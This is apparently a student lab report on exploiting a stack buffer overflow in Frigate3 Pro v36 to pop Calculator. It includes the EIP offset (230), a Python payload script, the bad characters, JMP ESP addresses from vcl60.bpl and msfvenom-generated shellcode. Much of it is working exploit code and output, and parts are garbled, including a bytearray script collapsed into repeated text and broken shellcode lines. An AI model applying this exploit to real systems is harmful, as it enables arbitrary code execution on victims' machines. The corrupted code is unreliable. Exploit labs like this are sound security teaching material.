
Lab-10


K.RAHUL 19BCE7310


Lab experiment - Working with the memory vulnerabilities – Part IV

1) Crashing the Frigate3_Pro_v36 with exploit2.py



Find any user interaction field shown above and paste the payload there.





Exploit used above:


Payload text created using Exploit2.py given As we

can see, it's crashed.


2) Changing the Trigger:

Finding EIP

Using pattern_create.rb and pattern_offset.rb in kali.




Copy this pattern and paste in any user interaction field of exploiting software.




Our Software will Crash.

Now, Copy the Offset overwritten in the EIP.



```
ECX 33684132
EDX 0000000
EDX 00000000
EDX 00000000
EDX 00000001
ESP 0018F388 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A
ESP 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3A
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018F408
EIP 37684136
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
D 0 0 Casterr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 9
ST1 empty 9
ST3 empty 9
ST3 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
ST8 empty 9
ST9 empty 9
S
```

Now Match this EIP offset using pattern offset.rb



```
(javvadi® JAVVADI)-[~]

$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ad5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3Adaw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Ab8b9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Bed

(javvadi® JAVVADI)-[~]

$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136

[*] Exact match at offset 230

(javvadi® JAVVADI)-[~]

$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136

[*] Exact match at offset 230
```

Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).


Let's control the esp & Verify the above.

Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```
# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
payload=junk + bat + cash +buf
f.write(payload)
f.close
```



EIP =42424242="BBBB"

You can see ESP & EBP has been overwritten with numerous "C"s.

Identify Bad Characters


This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.

```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
    junk="a" * 230
    bat = "B" * 4
    cash = "C" *100
    bf = "B, * 4
    cash = "C" *100
    bf = "N, * 220, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 221, * 22
```


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on "Follow on Dump".



After this, You will able to identify the bad characters by using the address where the array begins


!mona compare -f bytearray.bin -a [address]

As shown below



The bad characters are: "\x00\x14\x09\x0a\x0d"

Find JMP ESP





mona jmp -r esp

OBADFOOD [+] Command used:

OBADFOOD !mona jmp -r esp

OBADFOOD [+] Results:

400E8283 0x400e8283: jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 400E9E7F 0x400e9e7f: jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 4011287E Ox4011287e: jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 4011F4DE 0x4011f4de: jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40122436 Ox40122436 : jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40123055 0x40123055 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 401274AE 0x401274ae : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 4012BC9E 0x4012bc9e : jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40151725 0x40151725 : jmp esp | asciiprint,ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 4015B9E6 0x4015b9e6: jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40173F0D 0x40173f0d: jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40024CDF 0x40024cdf: jmp esp | {PAGE_EXECUTE_READ} [rtl60.bpl] ASLR: False, Rebase:

Generate Shell Code

Found a total of 126 pointers

OBADF00D [+] This mona.py action took 0:00:11.836000

OBADF00D


OBADFOOD

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b \xspace "\x00\x14\x09\x0a\x0d" -f python

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes buf = b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74"
   += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f\
   += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
buf += b"\x74\x35\x6a\x56\x43\x33\x31\x6d\x6a\x58\x35\x6b\x73"
   += b"\x4d\x45\x74\x64\x35\x49\x74\x61\x48\x4c\x4b\x56\x38"
buf += b"\x61\x34\x35\x51\x59\x43\x50\x66\x4e\x6b\x74\x4c\x50"
```

This is the shell code to change the trigger to Calculator. Use this shell code to generate the payload and paste the output in any user interaction field to open/trigger Calculator.

Exploit:





Analysis & Vulnerability:

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up a calculator